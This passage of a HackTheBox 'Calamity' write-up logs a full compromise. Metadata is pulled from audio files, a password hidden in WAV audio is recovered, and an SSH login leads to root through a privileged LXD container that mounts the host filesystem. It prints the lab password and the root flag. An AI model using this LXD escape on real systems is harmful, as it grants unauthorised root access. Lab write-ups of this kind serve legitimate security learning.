Ncat: Listening on 0.0.0.0:999
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:33452.

┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# ls
recov.wav  rick.wav  xouzouris.mp3
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# exiftool *.wav
======== recov.wav
ExifTool Version Number         : 12.16
File Name                       : recov.wav
Directory                       : .
File Size                       : 3.0 MiB
File Modification Date/Time     : 2021:05:14 17:58:01-04:00
File Access Date/Time           : 2021:05:14 18:00:55-04:00
File Inode Change Date/Time     : 2021:05:14 17:58:01-04:00
File Permissions                : rw-r--r--
File Type                       : WAV
File Type Extension             : wav
MIME Type                       : audio/x-wav
Encoding                        : Microsoft PCM
Num Channels                    : 2
Sample Rate                     : 44100
Avg Bytes Per Sec               : 176400
Bits Per Sample                 : 16
Comment                         : Isn't this were we came in?
Duration                        : 18.12 s
======== rick.wav
ExifTool Version Number         : 12.16
File Name                       : rick.wav
Directory                       : .
File Size                       : 3.0 MiB
File Modification Date/Time     : 2021:05:14 17:54:07-04:00
File Access Date/Time           : 2021:05:14 18:04:05-04:00
File Inode Change Date/Time     : 2021:05:14 17:54:07-04:00
File Permissions                : rw-r--r--
File Type                       : WAV
File Type Extension             : wav
MIME Type                       : audio/x-wav
Encoding                        : Microsoft PCM
Num Channels                    : 2
Sample Rate                     : 44100
Avg Bytes Per Sec               : 176400
Bits Per Sample                 : 16
Duration                        : 18.12 s
    2 image files read
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# exiftool xouzouris.mp3
ExifTool Version Number         : 12.16
File Name                       : xouzouris.mp3
Directory                       : .
File Size                       : 2.5 MiB
File Modification Date/Time     : 2021:05:14 17:55:39-04:00
File Access Date/Time           : 2021:05:14 18:04:35-04:00
File Inode Change Date/Time     : 2021:05:14 17:55:39-04:00
File Permissions                : rw-r--r--
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : False
Emphasis                        : None
VBR Frames                      : 6329
VBR Bytes                       : 2645680
ID3 Size                        : 159
User Defined Text               : (compatible_brands) isommp42
Encoding Time                   : 2014:06:19 00:16:06
Encoder Settings                : Lavf53.32.100
Audio Bitrate                   : 128 kbps
Duration                        : 0:02:45 (approx)
```

```
root@ippSec:~/Documents/htb/boxes/calamity/xalvas-files# python
Python 2.7.14+ (default, Dec  5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import audiodiff
>>> audiodiff.audio_equal('recov.wav','rick.wav')
False
```

open the 2 files in audacity and invert



it says your password is 18547936..*
let's try to ssh
xalvas:18547936..*

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/xalvas]
└─# ssh xalvas@10.10.10.27
The authenticity of host '10.10.10.27 (10.10.10.27)' can't be established.
ECDSA key fingerprint is SHA256:yT6ino7wgCPkMVczALjJ+BeH7VZB+It79p9HRVPEyuY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.27' (ECDSA) to the list of known hosts.
xalvas@10.10.10.27's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-81-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

9 packages can be updated.
8 updates are security updates.


Last login: Fri Jun 30 08:27:25 2017 from 10.10.13.44
xalvas@calamity:~$ id
uid=1000(xalvas) gid=1000(xalvas) groups=1000(xalvas),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

stgraber commented on Sep 25, 2017 — Owner

The LXD postinst adds members of the "sudo" group to the "lxd" group, so there's no security risk at all as those users are already allowed to become root.

This isn't opt-in because the group name is part of the systemd unit and LXD command line. It would be against packaging policy to have LXD alter those files post-install.

This is also consistent with what libvirt does with the libvirtd group.

Basically the following is always possible and will give you similar access:
lxc init ubuntu:16.04 blah -c security.privileged=true
lxc config device add blah root disk source=/ path=/mnt/root recursive=true

At which point you have the whole host mounted in /mnt/root and you have root access against all of it.

https://reboare.github.io/lxd/lxd-escape.html

lxe is a linux container it's kind of like VM , it's not full virtualization , we gonna create a Alphine linux image which is really small

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity]
└─# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 35 (delta 2), reused 2 (delta 0), pack-reused 27
Receiving objects: 100% (35/35), 21.69 KiB | 1.36 MiB/s, done.
Resolving deltas: 100% (8/8), done.
```

-a architecture

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/lxd-alpine-builder]
└─# ./build-alpine -a i686
Determining the latest release ... v3.13
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.13/main/x86
Downloading alpine-keys-2.2-r0.apk
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/lxd-alpine-builder]
└─# ls
alpine-v3.13-i686-20210514_1951.tar.gz  build-alpine  LICENSE  README.md
```

```
┌──(root💀kali)-[/Documents/htb/boxes/calamity/lxd-alpine-builder]
└─# scp alpine-v3.13-i686-20210514_1951.tar.gz xalvas@10.10.10.27:
xalvas@10.10.10.27's password:
alpine-v3.13-i686-20210514_1951.tar.gz                    100% 3209KB  73.6KB/s   00:43
```

```
xalvas@calamity:~$ ls
alarmclocks  alpine-v3.13-i686-20210514_1951.tar.gz  app  dontforget.txt  intrusions  peda  recov.wav  user.txt
```

import this image to lxe , unzipping this and building a machine that is deployable

```
xalvas@calamity:~$ lxc image import alpine-v3.13-i686-20210514_1951.tar.gz --alias alpine
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04

Image imported with fingerprint: f11729f7378e94179e6f1b26a4b0666f4eb6890c8fc31ac8c35ebab2e5629834
```

```
xalvas@calamity:~$ lxc image list
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCH   | SIZE   |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| alpine | f11729f7378e | no     | alpine v3.13 (20210514_19:51) | i686   | 3.13MB | May 15, 2021 at 12:03am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
```

let's create a machine

```
xalvas@calamity:~$ lxc init alpine privesc -c security.privileged=true
Creating privesc
xalvas@calamity:~$ lxc list
+---------+---------+------+------+------------+-----------+
|  NAME   |  STATE  | IPV4 | IPV6 |    TYPE    | SNAPSHOTS |
+---------+---------+------+------+------------+-----------+
| privesc | STOPPED |      |      | PERSISTENT | 0         |
+---------+---------+------+------+------------+-----------+
```

add a hard drive to this

```
xalvas@calamity:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root
Device host-root added to privesc
```

lxe container doing the config , adding a device , the container we're adding to called privesc , the device we want to create called host-root, type disk

```
xalvas@calamity:~$ lxc start privesc
xalvas@calamity:~$ lxc exec privesc /bin/sh
~ # id
uid=0(root) gid=0(root)
```

```
/ # ls
bin    dev    etc    home   lib    media  mnt    opt    proc   root   run    sbin   srv    sys    tmp    usr    var
/ # cd mnt/
/mnt # ls
root
/mnt # cd root/
/mnt/root # ls
bin             etc             initrd.img.old  media           proc            sbin            srv             usr             vmlinuz.old
boot            home            lib             mnt             root            sec             sys             var
dev             initrd.img      lost+found      opt             run             snap            tmp             vmlinuz
/mnt/root # cd root/
/mnt/root/root # ls
peda      root.txt  scr
/mnt/root/root # cat root.txt
9be653e014d17d1a54f9045e3220743c
```